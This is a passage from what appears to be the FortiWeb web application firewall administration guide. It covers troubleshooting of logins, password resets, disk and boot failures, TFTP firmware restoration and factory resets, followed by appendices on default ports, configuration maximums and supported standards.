Monitoring traffic load

Heavy traffic loads can cause sustained high CPU or RAM usage. If this is unusual, no action may be required, unless you are being subject to a DoS attack. Sustained heavy traffic load may indicate that you need a more

powerful model of FortiWeb.

In the FortiWeb appliance's web UI, you can view traffic load two ways:

- Monitor current HTTP traffic on the dashboard. Go to **System > Status > Status** and examine the graphs in the **Policy Summary** widget.
- Examine traffic history in the traffic log. Go to **Logs&Report > Log Access > Traffic**.

Preparing for attacks

A prolonged denial of service (DoS) or brute-force login attack (to name just a few) can bring your web servers to a standstill, if your FortiWeb appliance is not configured for it.

To fight DoS attacks, see DoS prevention on page 452.

In the FortiWeb appliance's web UI, you can watch for attacks in two ways:

- Monitor current HTTP traffic on the dashboard. Go to **System > Status > Status** and examine the attack event history graph in the **Policy Summary** widget.
- Examine attack history in the traffic log. Go to **Logs&Report > Log Access > Attack**.

Before attacks occur, use the FortiWeb appliance's rich feature set to configure attack defenses.

Login issues

If the person cannot access the login page at all, it is usually actually a connectivity issue (see Ping & traceroute on page 816 and Configuring the network settings on page 152) **unless** all accounts are configured to accept logins only from specific IP addresses (see Trusted Host #1 on page 271).

If an administrator can connect, but cannot log in, even though providing the correct account name and password, and is receiving this error message:

```
Too many bad login attemptsor reached max number of logins. Please try again in a few
    minutes. Login aborted.
```

single administrator mode may have been enabled. See Enable Single Admin User login on page 70.

If the person has lost or forgotten his or her password, the `admin` account can reset other accounts' passwords (see Changing an administrator's password on page 276).

Checking user authentication policies

In FortiWeb, users and organized into groups. Groups are part of authentication policies. If several users have authentication problems, it is possible someone changed authentication policy or user group memberships. If a user is legitimately having an authentication policy, you need to find out where the problem lies.

To troubleshoot user access

1. In the web UI, go to **User > User Group > User Group** and examine each group to locate the name of the problem user.
2. Note the user group to which the affected users belong, especially if multiple affected users are part of one group. If the user is not a group member, there is no access.
3. Go to **Application Delivery > Authentication Policy > Authentication Rule** and determine which rule contains the problem user group. If the user group is not part of a rule, there is no access.

4. Go to **Application Delivery > Authentication Policy > Authentication Policy** and locate the policy that contains the rule governing the problem user group. If the rule is not part of a policy, there is no access.
5. Go to **Policy > Web Protection Profile > Inline Protection Profile** and determine which profile contains the related authentication policy. If the policy is not part of a profile, there is no access.
6. Make sure that inline protection profile is included in the server policy that applies to the server the user is trying to access. If the profile is not part of the server policy, there is no access.

   Authentication involves user groups, authentication rules and policy, inline protection policy, and finally, server policy. If a user is not in a user group used in the policy for a specific server, the user will have no access.

When an administrator account cannot log in from a specific IP

If an administrator is entering his or her correct account name and password, but cannot log in from some or all computers, examine that account's trusted host definitions (see Trusted Host #1 on page 271). It should include all locations where that person is allowed to log in, such as your office, but should **not** be too broad.

Remote authentication query failures

If your network administrators' or other accounts reside on an external server (e.g. Active Directory or RADIUS), first switch the account to be locally defined on the FortiWeb appliance. If the local account **fails**, correct connectivity between the client and appliance (see Connectivity issues on page 826). If the local account **succeeds**, troubleshoot connectivity between the appliance and your authentication server. If routing exists but authentication still fails, you can verify correct vendor-specific attributes and other protocol-specific fields by running a packet trace (see Packet capture on page 818).

Resetting passwords

If someone has forgotten or lost his or her password, or if you need to change an account's password, the `admin` administrator can reset the password.

If you forget the password of the `admin` administrator, however, you will **not** be able to reset its password through the web UI. You can either:

- reset the FortiWeb appliance to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see Restoring firmware ("clean install") on page 847.
- connect to the local console, reboot the FortiWeb appliance, and set the password (see To reset the admin account's password on page 841)

To reset an account's password

1. Log in as the `admin` administrator account.
2. Go to **System > User > User**.
3. Click the row to select the account whose password you want to change.
4. Click **Edit**.
5. In the **New Password** and **Confirm Password** fields, type the new password.
6. Click **OK**.

   The new password takes effect the next time that account logs in.

To reset the `admin` account's password



To do this, you **must** either have direct physical, local access to the appliance, or have connected it to your terminal server which serves as an aggregator for direct physical accesses. For security reasons, this cannot be done via the web UI nor via CLI through the Ethernet network adapters.

7. Power off the FortiWeb appliance.
8. Find the serial number of the FortiWeb.

   This is usually on the bottom of physical appliances. If you have previously registered the appliance to associate it with your Fortinet Technical Support account, you can also retrieve it from the web site.
9. On your computer, copy the serial number.

   This is so that you are ready to quickly paste it into the terminal emulator. (Typing it slowly may cause the login to time out.) The serial number is **case sensitive**.
10. While the appliance is shut down, connect the local console port of your appliance to your computer.
11. On your management computer, start a terminal emulator such as PuTTY. For details, see To connect to the CLI using a local console connection on page 98.
12. Power on the FortiWeb appliance.

    Power on self-test (POST) and other messages should begin to appear in the console.
13. Between 15 - 30 seconds after the login prompt appears, immediately enter:

    ```
    maintainer
    ```

    then enter:

    ```
    bcpb<serial-number_str>
    ```

    where `<serial-number_str>` is the serial number. (If you have copied it, in PuTTY, you can right-click to quickly paste it, instead of typing it in. This will prevent the login from timing out.)

    If you are successful, the CLI will welcome you, and you can then enter the following commands to reset the admin account's password:

    ```
    config system admin
      edit admin
        set password <new-password_str>
      end
    exit
    ```

    where `<new-password_str>` is the password for the administrator account named `admin`.

    If you do **not** enter both the correct user name and the password within the correct time frame, the console will display an error message:

    ```
    The hashed password length is invalid
    ```

    To attempt the login again, power cycle the appliance.

Data storage issues

If FortiWeb cannot locally store **any** data such as logs, reports, and web site backups for anti-defacement, it might have a damaged or corrupted hard disk. For fixes, see Hard disk corruption or failure on page 842.

If FortiWeb has been storing data but has suddenly stopped, first verify that FortiWeb has not used all of its local storage capacity by entering this CLI command:

```
diagnose system mount list
```

to display disk usage for all mounted file systems, such as:

```
Filesystem 1k-blocks Used Available Use% Mounted on
/dev/ram0 61973 31207 30766 50% /
none 262144 736 261408 0% /tmp
none 262144 0 262144 0% /dev/shm
/dev/sdb2 38733 25119 11614 68% /data
/dev/sda1 153785572 187068 145783964 0% /var/log
/dev/sdb3 836612 16584 777528 2% /home
```



You can use alerts to notify you when FortiWeb has almost consumed its hard disk space. See SNMP traps & queries on page 733. You can also configure FortiWeb to overwrite old logs rather than stopping logging when the disk is full. See When log disk is full on page 697. (Keep in mind, however, that this may not prevent full disk problems for other features. To free disk space, delete files such as auto-learning data and old reports that you no longer need.)

If a full disk is not the problem, examine the configuration to determine if an administrator has disabled those features that store data.

If neither of those indicate the cause of the problem, verify that the disk's file system has not been mounted in read-only mode, which can occur if the hard disk is experiencing problems with its write capabilities (see Hard disk corruption or failure on page 842).

Bootup issues

While FortiWeb is booting up, hardware and firmware components must be present and functional, or startup will fail. Depending on the degree of failure, FortiWeb may appear to be partially functional. You may notice that you cannot connect at all. If you can connect, you may notice that features such as reports and anti-defacement do not work. If you have enabled logging to an external location such as a Syslog server or FortiAnalyzer, or to memory, you should notice this log message:

```
log disk not mounted
```

Depending on the cause of failure, you may be able to fix the problem.

Hard disk corruption or failure

FortiWeb appliances usually have multiple disks. FortiWeb stores its firmware (operating system) and configuration files in a flash disk, but most models of FortiWeb also have an internal hard disk or RAID that is used to store non-configuration/firmware data such as logs, reports, auto-learning data, and web site backups for anti-defacement. During startup, after FortiWeb loads its boot loader, FortiWeb will attempt to mount its data disk. If this fails due to errors, you will have the opportunity to attempt to recover the disk.

To determine if one of FortiWeb's internal disks may either:

- have become corrupted
- have experienced mechanical failure

view the event log. If the data disk failed to mount, you should see this log message:

```
date=2012-09-27 time=07:49:07 log_id=00020006 msg_id=000000000002 type=event
    subtype="system" pri=alert device_id=FV-1KC3R11700136 timezone="(GMT-5:00)Eastern
    Time(US & Canada)" msg="log disk is not mounted"
```

Connect to FortiWeb's CLI via local console, then supply power. After the boot loader starts, you should see this prompt:

```
Press [enter] key for disk integrity verification.
```

Pressing the Enter key will cause FortiWeb to check the hard disk's file system to attempt to resolve any problems discovered with that disk's file system, and to determine if the disk can be mounted (mounted disks should appear in the internal list of mounted file systems, `/etc/mtab`). During the check, FortiWeb will describe any problems that it finds, and the results of disk recovery attempts, such as:

```
ext2fs_check_if_mount: Can't detect if filesystem is mounted due to missing mtab file
    while determining where /dev/sda1 is mounted.
/dev/sda1: recovering journal
/dev/sda1: clean, 56/61054976 files, 3885759/244190638 blocks
```

If the problem occurs while FortiWeb is still running (or after an initial reboot and attempt to repair the file system), in the CLI, enter:

```
diagnose hardware harddisk list
```

to display the number and names of mounted file systems.

For example, on a FortiWeb 1000C with a single properly functioning internal hard disk plus its internal flash disk, this command should show two file systems:

```
name size(M)
sda 1000204.89
sdb 1971.32
```

where `sda`, the larger file system, is from the hard disk used to store non-configuration/firmware data.

If that command does **not** list the data disk's file system, FortiWeb did not successfully mount it. Try to reboot and run the file system check.

If the data disk's file system **is** listed and appears to be the correct size, FortiWeb could mount it. However, there still could be other problems preventing the file system from functioning, such as being mounted in read-only mode, which would prevent new logs and other data from being recorded. To determine this, enter:

```
diagnose hardware logdisk info
```

to display the count, capacity, RAID status/level, partition numbers, and read-write/read-only mount status.

For example, on a FortiWeb-1000C with a single properly functioning data disk, this command should show:

```
disk number: 1
disk[0] size: 976.76GB
raid level: raid1
partition number: 1
mount status: read-write
```



To prevent file system corruption in the future, and to prevent possible physical damage, always make sure to shut down FortiWeb's operating system **before** disconnecting the power.

You can also display the status of each individual disk in the RAID array:

```
FortiWeb # diag hardware raid list
disk-number size(M) level
0(OK),1(OK), 1877274 raid1
```

If the file system could **not** be fixed by the file system check, it may be physically damaged or components may have worn out prematurely. Most commonly, this is caused by either:

- failing to shut down FortiWeb's operating system before disconnecting the power (e.g. someone pulled the power plug while FortiWeb was running)
- logging misconfiguration (e.g. logging very frequent logs like traffic logs or debug logs for an extended period of time to the local hard drive)

For hardware replacement, contact Fortinet Customer Service:

https://support.fortinet.com

Power supply failure

If you have supplied power, but the power indicator LEDs are **not** lit and the hardware has not started, the power supply may have failed. Contact Fortinet Customer Service:

https://support.fortinet.com

After powering on, if the power indicator LEDs **are** lit but a few minutes have passed and you still cannot connect to the FortiWeb appliance through the network using CLI or the web UI, you can either:

- restore the firmware Restoring firmware ("clean install") on page 847

  (This usually solves most typically occurring issues.)



Always halt the FortiWeb OS before disconnecting the power. Power disruption while the OS is running can cause damage to the disks and/or software.

- verify that FortiWeb can successfully complete bootup

To verify bootup, connect your computer directly to FortiWeb's local console port, then on your computer, open a terminal emulator such as PuTTY. Configure it to log all printable console output to a file so that you have a copy of the console's output messages in case you need to send it to Fortinet Technical Support.

Once connected, power cycle the appliance and observe the FortiWeb's output to your terminal emulator. You will be looking for some specific diagnostic indicators.

1. Are there console messages but text is garbled on the screen? If yes, verify your terminal emulator's settings are correct for your hardware. Typically, however, these are baud rate 9600, data bits 8, parity none, stop bits 1.
2. Does the hardware successfully complete the hardware power on self test (POST) and BIOS memory tests?

   If not, you may need to replace the hardware. For assistance, contact Fortinet Customer Service:

https://support.fortinet.com

3. Does the boot loader start? You should see a message such as:

```
FortiBootLoader

FortiWeb-1000C (17:52-09.08.2011)

Ver:00010018

Serial number:FV-1KC3R11700094

Total RAM: 3072MB

Boot up, boot device capacity: 1880MB.

Press any key to display configuration menu...
```

If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Technical Support:

https://support.fortinet.com

4. When pressing a key during the boot loader, do you see the following boot loader options?

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.

Enter G,F,B,Q,or H:

Please connect TFTP server to Ethernet port "1".
```

If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Technical Support:

https://support.fortinet.com

5. Can the boot loader read the image of the OS software in the selected boot partition (primary or backup/secondary, depending on your selection in the boot loader)? You should see a message such as the following:

```
Reading boot image 2479460 bytes.

Initializing FortiWeb...?

System is started.
```

If not, the image may be corrupted. Reboot and use the boot loader to switch to the other partition, if any (see Booting from the alternate partition on page 114).

If this is not possible, you can restore the firmware (see Restoring firmware (“clean install”) on page 847). If the firmware cannot be successfully restored, format the boot partition, and try again.

If you still cannot restore the firmware, there could be either a boot loader or disk issue. Contact Fortinet Technical Support:

https://support.fortinet.com

6. Does the login prompt appear? You should see a prompt like this:

   FortiWeb `login:`

   If not, or if the login prompt is interrupted by error messages, restore the OS software (see Restoring firmware ("clean install") on page 847). If you recently upgraded the firmware, try downgrading by restoring the **previously** installed, last known good, version.

   If restoring the firmware does not solve the problem, there could be a data or boot disk issue. Contact Fortinet Technical Support:

   https://support.fortinet.com

   If you **can** see and use the login prompt on the **local** console, but **cannot** successfully establish a session through the **network** (web UI, SSH or Telnet), first examine a backup copy of the configuration file to verify that it is not caused by a misconfiguration. The network interface and administrator accounts must be configured to allow your connection and login attempt (see Configuring the network settings on page 152 and Trusted Host #1 on page 271).

   If the configuration appears correct, but no network connections are successful, first try restoring the firmware to rule out corrupted data that could be causing problems (see Restoring firmware ("clean install") on page 847). You can also use this command to verify that resource exhaustion is not the problem:

   ```
   diagnose system top delay 5
   ```

   The process system usage statistics continues to refresh and display in the CLI until you press `q` (quit).

Issues forwarding non-HTTP/HTTPS traffic

If FortiWeb is operating in reverse proxy mode, by default, it does not forward non HTTP/HTTPS protocols to protected servers.

However, you can use the following command to enable IP-based forwarding (routing):

```
config router setting
   set ip-forward {enable | disable}
end
```

Resetting the configuration

If you will be selling your FortiWeb appliance, or if you are not sure what part of your configuration is causing a problem, you can reset it to its default settings and erase data. (If you have not updated the firmware, this is the same as resetting to the factory default settings.)



Back up your configuration before beginning this procedure, if possible. Resetting the configuration could include the IP addresses of network interfaces. For information on backups, see Backups on page 260. For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 94.

To delete your data from the appliance, connect to the CLI and enter this command:

```
execute formatlogdisk
```

To reset the appliance's configuration, connect to the CLI and enter this command:

```
execute factoryreset
```



Alternatively, you can reset the appliance’s configuration to its default values for a specific software version by restoring the firmware during a reboot (a “clean install”). See Restoring firmware (“clean install”) on page 847.

Restoring firmware (“clean install”)

Restoring (also called re-imaging) the firmware can be useful if:

- you are unable to connect to the FortiWeb appliance using the web UI or the CLI
- you want to install firmware **without** preserving any existing configuration (i.e. a “**clean install**”)
- a firmware version that you want to install requires a different size of system partition (see the Release Notes accompanying the firmware)
- a firmware version that you want to install requires that you format the boot device (see the Release Notes accompanying the firmware)

Unlike updating firmware, restoring firmware re-images the boot device, including the signatures that were current at the time that the firmware image file was created. Also, restoring firmware can only be done during a boot interrupt, before network connectivity is available, and therefore **requires a local console connection to the CLI. It cannot be done through an SSH or Telnet connection.**



Alternatively, if you cannot physically access the appliance’s local console connection, connect the appliance’s local console port to a terminal server to which you have network access. Once you have used a client to connect to the terminal server over the network, you will be able to use the appliance’s local console through it. However, be aware that from a remote location, you may not be able to power cycle the appliance if abnormalities occur.

To restore the firmware



Back up your configuration before beginning this procedure, if possible. Restoring firmware resets the configuration, including the IP addresses of network interfaces. For information on backups, see Backups on page 260. For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 94.

1. Download the firmware file from the Fortinet Technical Support web site:

   https://support.fortinet.com/

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a **local console connection** from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

   For details, see Connecting to the web UI or CLI on page 94.

4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` (Windows, Mac OS X, or Linux) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

   To use the FortiWeb CLI to verify connectivity, enter the following command:

   ```
   execute ping 192.168.1.168
   ```

   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:

   ```
   execute reboot
   ```
9. As the FortiWeb appliances starts, a series of system startup messages appear.

   ```
   Press any key to display configuration menu.....
   ```
10. Immediately press a key to interrupt the system startup.



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

   If you successfully interrupt the startup process, the following messages appears:

   ```
   [G]: Get firmware image from TFTP server.
   [F]: Format boot device.
   [B]: Boot with backup firmware and set as default.
   [Q]: Quit menu and continue to boot with default firmware.
   [H]: Display this list of options.

   Enter G,F,B,Q,or H:

   Please connect TFTP server to Ethernet port "1".
   ```
11. If the firmware version requires that you first format the boot device before installing firmware, type `F`. Format the boot disk before continuing.
12. Type `G` to get the firmware image from the TFTP server.

    The following message appears:

    ```
    Enter TFTP server address [192.168.1.168]:
    ```
13. Type the IP address of the TFTP server and press Enter.

    The following message appears:

```
Enter local address [192.168.1.188]:
```

14. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.

    The following message appears:

    ```
    Enter firmware image file name [image.out]:
    ```

15. Type the file name of the firmware image and press Enter.

    The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

    ```
    MAC:00219B8F0D94
    ##########################
    Total 28385179 bytes data downloaded.
    Verifying the integrity of the firmware image..
    Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
    ```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

16. Type `D`.

    The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.

    The FortiWeb appliance reverts the configuration to default values for that version of the firmware.

17. To verify that the firmware was successfully installed, log in to the CLI and type:

    ```
    get system status
    ```

    The firmware version number is displayed.

18. Either reconfigure the FortiWeb appliance or restore the configuration file. For details, see How to set up your FortiWeb on page 77 and Restoring a previous configuration on page 265.



If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature’s default values for that version of the firmware. You may need to reconfigure some settings.

19. Update the attack definitions.



Installing firmware replaces the current attack definitions with those included with the firmware release that you are installing. After you install the new firmware, make sure that your attack definitions are up-to-date. For more information, see Uploading signature & geography-to-IP updates on page 193.

Appendix A: Port numbers

Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.

The following tables list the default port assignments used by FortiWeb.

Default ports used by FortiWeb for outgoing traffic

	Protocol	Purpose
N/A	ARP	HA failover of network interfaces. See HA heartbeat & synchronization on page 50.
N/A	ICMP	Server health checks. See Configuring server up/down checks on page 333. `execute ping` and `execute traceroute`. See the FortiWeb CLI Reference.
21	TCP	Anti-defacement backup and restoration (FTP). See Anti-defacement on page 638. FTP configuration backup. See To back up the configuration via the web UI to an FTP/SFTP server on page 262.
22	TCP	Anti-defacement backup and restoration (SSH/SCP). See Anti-defacement on page 638. SFTP configuration backup. See To back up the configuration via the web UI to an FTP/SFTP server on page 262.
25	TCP	SMTP for alert email. See Configuring email settings on page 728.
53	UDP	DNS queries. See Configuring DNS settings on page 176.
69	UDP	TFTP for backups, restoration, and firmware updates. See commands such as `execute backup` or `execute restore` in the FortiWeb CLI Reference.
80	TCP	Server health checks. See Configuring server up/down checks on page 333.
123	UDP	NTP synchronization. See Setting the system time & date on page 118.

	Protocol	Purpose
137, 138, 139	UDP	Anti-defacement backup and restoration (Windows-style share). See Anti-defacement on page 638.
162	UDP	SNMP traps. See SNMP traps & queries on page 733.
389	TCP	LDAP authentication queries. See Configuring LDAP queries on page 285.
443	TCP	FortiGuard service polling and update downloads. See Connecting to FortiGuard services on page 180. Server health checks. See Configuring server up/down checks on page 333.
445	TCP	NTLM authentication queries. See Configuring NTLM queries on page 293. Anti-defacement backup and restoration (Windows-style share). See Anti-defacement on page 638.
514	UDP	Syslog. See Configuring logging on page 691.
636	TCP	LDAPS authentication queries.See Configuring LDAP queries on page 285.
1812	UDP	RADIUS authentication queries. See Configuring RADIUS queries on page 290.
6010	TCP	HA configuration synchronization. See HA heartbeat & synchronization on page 50.
6055	Proprietary protocol	HA heartbeat. Layer 2 multicast. See HA heartbeat & synchronization on page 50.
955	TCP	Configuration replication. See Replicating the configuration without FortiWeb HA (external HA) on page 134.

Default ports used by FortiWeb for incoming traffic (listening)

	Protocol	Purpose
N/A	ICMP	`ping` and `traceroute` responses. See Configuring the network interfaces on page 154.
22	TCP	SSH administrative CLI access. See Configuring the network interfaces on page 154.
23	TCP	Telnet administrative CLI access. See Configuring the network interfaces on page 154.

	Protocol	Purpose
80	TCP	HTTP administrative web UI access. See Configuring the network interfaces on page 154 and How to use the web UI on page 60. Predefined HTTP service. Only occurs if the service is used by a policy. See Predefined services on page 376.
161	UDP	SNMP queries. See Configuring an SNMP community on page 735 and Configuring the network interfaces on page 154.
443	TCP	HTTPS administrative web UI access. Only occurs if the destination address is a network interface's IP address. See Configuring the network interfaces on page 154 and How to use the web UI on page 60. Predefined HTTPS service. Only occurs if the service is used by a policy, and if the destination address is a virtual server or bridged connection. See Predefined services on page 376.
8333	TCP	Configuration replication. See Replicating the configuration without FortiWeb HA (external HA) on page 134.
6055	UDP	HA heartbeat. Layer 2 multicast. See HA heartbeat & synchronization on page 50.
6056	UDP	HA configuration synchronization. Layer 2 multicast. See HA heartbeat & synchronization on page 50.

Appendix B: Maximum configuration values

These tables provide the maximum number of configuration objects and data analytics capacity for FortiWeb products. They are not a guarantee of performance. For values such as hardware specifications that do not vary by software version or configuration, see your model's QuickStart Guide.

Maximum ADOMs, policies and server pools (per appliance)

FortiWeb model	Maximum ADOMs	Maximum server policies	Maximum server pools
FortiWeb 100D	32	32	256
FortiWeb 400B	32	32	256
FortiWeb 400C	32	64	256
FortiWeb 400D	32	64	256
FortiWeb 1000B	32	64	256
FortiWeb 1000C	32	128	256
FortiWeb 1000D	64	256	512
FortiWeb 3000C	32	256	256
FortiWeb 3000CFsx	32	256	256
FortiWeb 3000D	64	512	512
FortiWeb 3000DFsx	64	512	512
FortiWeb 3000E	64	512	512
FortiWeb 3010E	64	512	512
FortiWeb 4000C	32	512	256
FortiWeb 4000D	64	1024	1024
FortiWeb 4000E	64	1024	1024
FortiWeb-VM	64	See Maximum values on FortiWeb-VM on page 860	256

Due to resource constraints, the maximums for certain objects apply to each appliance globally and you cannot increase them by adding ADOMs. The maximums for other objects apply at the ADOM level only, so you can add

objects beyond the maximum by adding ADOMs. For example, for a FortiWeb 1000D, you can configure up to 1024 URL Access polices for each of the 32 possible ADOMs because the limit applies to each ADOM, not the appliance. However, because the limit for server policies is a global one that applies to the appliance, you can configure only 256 server policies, regardless of how many ADOMs you use.

Depending on the RAM available, adding the maximum number of objects to multiple ADOMs can have an impact on your FortiWeb's performance. Fortinet recommends that you do not add the maximum number of objects in all ADOMs.

Per appliance configuration maximums

Web UI item		Main table	Sub-table
System			
Network	**Policy Route**	255	N/A
	Static Route	255	N/A
Certificates	**Local**	255	N/A
	SNI	255	255
	CA	255	N/A
	CA Group	255	255
	Intermediate CA	255	N/A
	Intermediate CA Group	255	255
	CRL	255	N/A
	Certificate Verify	255	N/A
Server Objects			
Server	**Health Check**	255 (including predefined rules)	N/A
	Persistence	255	N/A

Per ADOM configuration maximums

Web UI item	Main table	Sub-table
System		

Web UI item		Main table	Sub-table
Network	**Interface**	32 (total physical interfaces and VLAN subinterfaces)	N/A
Web Protection Profile	**Inline Protection Profile**	255	N/A
	Offline Protection Profile	255	N/A
Server Objects			
	Virtual Server	255	N/A
	Server Pool	See Maximum ADOMs, policies and server pools (per appliance)	
	Health Check	See Per appliance configuration maximums	
	Persistence		
	HTTP Content Routing	255	255
Protected Hostnames		255	255
Service	**Predefined**	2	N/A
	Custom	255	N/A
Global	**Known Search Engines**	No limit	N/A
	Predefined Global White List	No limit	N/A
	Custom Global White List	255	N/A
X- Forwarded-For		255	255
Application Delivery			
URL Rewriting Policy	**Policy**	255	255
	Rule	255	10
Authentication Policy	**Policy**	255	255
	Rule	255	255

Web UI item		Main table	Sub-table
Site Publish	**Policy**	255	255
	Rule	255	N/A
	Keytab File	255	N/A
Compression	**File Compress Policy**	255	255
	File Uncompress Policy	255	255
	Exclusion Rule	255	255
Caching	**Web Cache Policy**	255	255
	Web Cache Exception	255	255
Web Protection			
Known attacks	**Signatures/Exceptions**	32	Enabled main classes: 64
			Disabled sub-classes: 255
			Disabled signature table: 2048
			Filter table: 32
			Alert-only table: 255
			Disabled False Positive Mitigation table: 255
			Score grade table: 255
			Disabled scoring override table: 255
	Global Disable Signature	1024	N/A
	Custom Signature Group	255	64
	Custom Signature	255	255

Web UI item		Main table	Sub-table
Advanced Protection	**Custom Policy**	1024	1024
	Custom Rule	1024	Source IPv4/IPv6: 255
			URL: 255
			HTTP Header: 255
			Access Rate Limit: 1
			Signature main class: 255
			Signature sub-class: 255
			Signature: 10240
			Custom signature: 1
			Transaction Timeout: 1
			Response Code: 255
			Content Type: 1
			Packet Interval Timeout: 1
			Parameter: 255
			Occurrence: 1
	Padding Oracle Protection	255	255

Web UI item		Main table	Sub-table
Input Validation	**Parameter Validation Policy**	255	1024
	Parameter Validation Rule	1024	192
	Hidden Fields Policy	255	255
	Hidden Fields Rule	255	32
	File Upload Restriction Policy	255	255
	File Upload Restriction Rule	255	255
Protocol	**HTTP Protocol Constraints**	255	255
	HTTP Constraints Exception	255	32
Access	**Brute Force**	255	255
	URL Access Policy	1024	1024
	URL Access Rule	1024	32
	Page Access	255	16
	Start Pages	255	32
	Allow Method Policy	255	255
	Allow Method Exceptions	255	32
	IP List	255	255
	Geo IP	255	255
	Geo IP Exceptions	255	255
Web Anti-Defacement	**Anti Defacement**	256	N/A
	Anti-Defacement File Filter	255	255
DoS Protection			

Web UI item		Main table	Sub-table
Application	HTTP Access Limit	255	N/A
	Malicious IPs	255	N/A
	HTTP Flood Prevention	255	N/A
Network	TCP Flood Prevention	255	N/A
Dos Protection Policy		255	N/A
IP Reputation			
	Exceptions	255	N/A
Auto Learn			
Auto Learn Profile		255	N/A
Report		The number of Auto Learn reports which FortiWeb has learned. For each report, the maximum node number of the report tree is 16384 and the node size is 4096 bytes.	N/A
Predefined Pattern	Data Type Group	255	512
	Data Type	None	N/A
	URL Pattern	None	N/A
	Suspicious URL	255	512
Custom Pattern	Data Type	255	N/A
	Suspicious URL Policy	255	64
	Suspicious URL Rule	255	N/A
Application Templates	Application Policy	255	255
	URL Replacer	255	N/A
Web Vulnerability Scan			

Web UI item		Main table	Sub-table
Web Vulnerability Scan	**Web Vulnerability Scan Policy**	255	N/A
	Web Vulnerability Scan Profile	255	N/A
	Web Vulnerability Scan Schedule	255	N/A

Maximum values on FortiWeb-VM

FortiWeb-VM has 4 virtual network interfaces (vNICs, or virtual ports).

The maximum number of server policies **initially** varies by the maximum amount of virtual memory (vRAM) available to FortiWeb-VM in VMware, up to a hard limit. FortiWeb-VM allows up to 20 policies for the first 1 GB of vRAM, then an additional 15 policies per additional 1 GB of vRAM, up to a maximum of 255 server policies.

In other words, at first, the server policy limit increases linearly with vRAM. But after 7 GB of vRAM, further increasing the vRAM no longer has an affect. 8 GB or more vRAM allows up to 255 server policies. (Keep in mind that increasing the vRAM may still benefit performance.)

Data analytics maximums

The capability of each model's hardware determines the capacity of the data analytics database.

- **Max. Number Records per Table** — The maximum number of data records that each table in the data analytics database can contain.
- **Max. Number Tables** — The maximum number of database tables that the model can store.
- **Max. Tables Searched per Query** — The maximum number of database tables that FortiWeb searches per query.

Maximum storage and queries for data analytics

Model	Max. Number Records per Table	Max. Number Tables	Max. Tables Searched per Query
FortiWeb 100D	1,000,000	20	1
FortiWeb 400B	1,000,000	20	1
FortiWeb 400C	1,000,000	20	1
FortiWeb-VM	1,000,000	20	1

Model	Max. Number Records per Table	Max. Number Tables	Max. Tables Searched per Query
FortiWeb 1000B	1,000,000	100	2
FortiWeb 1000C	1,000,000	100	2
FortiWeb 1000D	1,000,000	100	2
FortiWeb 3000C/CFsx	1,000,000	200	3
FortiWeb 3000D/DFsx	1,000,000	200	3
FortiWeb 3000E	1,000,000	200	3
FortiWeb 4000C	1,000,000	300	4
FortiWeb 4000D	1,000,000	300	4
FortiWeb 4000E	1,000,000	300	4

Appendix C: Supported RFCs, W3C, & IEEE standards

This release of FortiWeb supports the following IETF RFCs, W3C standards, and IEEE standards.

RFCs

- **RFC 792**
  ICMP — see reference 1, reference 2
- **RFC 1213**
  Management Information Base for Network Management of TCP/IP-based internets: MIB-II — see reference 1
- **RFC 2548**
  Microsoft Vendor-specific RADIUS Attributes — see reference 1
- **RFC 2616**
  Hypertext Transfer Protocol -- HTTP/1.1 — see reference 1, reference 2
- **RFC 2617**
  HTTP Authentication: Basic and Digest Access Authentication — see reference 1
- **RFC 2665**
  Definitions of Managed Objects for the Ethernet-like Interface Types — see reference 1
- **RFC 2965**
  HTTP State Management Mechanism (HTTP sessions) — see reference 1, reference 2
- **RFC 4918**
  HTTP Extensions for Distributed Authoring and Versioning (WebDAV) — see reference 1, reference 2
- **RFC 5280**
  Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile — see reference 1, reference 2
- **RFC 6176**
  Prohibiting Secure Sockets Layer (SSL) Version 2.0 — By default, for reverse proxy mode, this is supported. To enable violation of the RFC, see `weak_enc` and `ssl-md5` settings in the `config system global` command in the FortiWeb CLI Reference.

W3C standards

Extensible markup language (XML) 1.0 (Third Edition)

- XML Current Status:
  http://www.w3.org/standards/techs/xml#w3c_all
- W3C Recommendation 04 February 2004:
  http://www.w3.org/TR/2004/REC-xml-20040204
  see reference 1

IEEE standards

- **Spanning tree protocol** IEEE 802.1d
  see reference 1
- **Virtual LANs** IEEE 802.1q
  see reference 1

Appendix D: Regular expressions

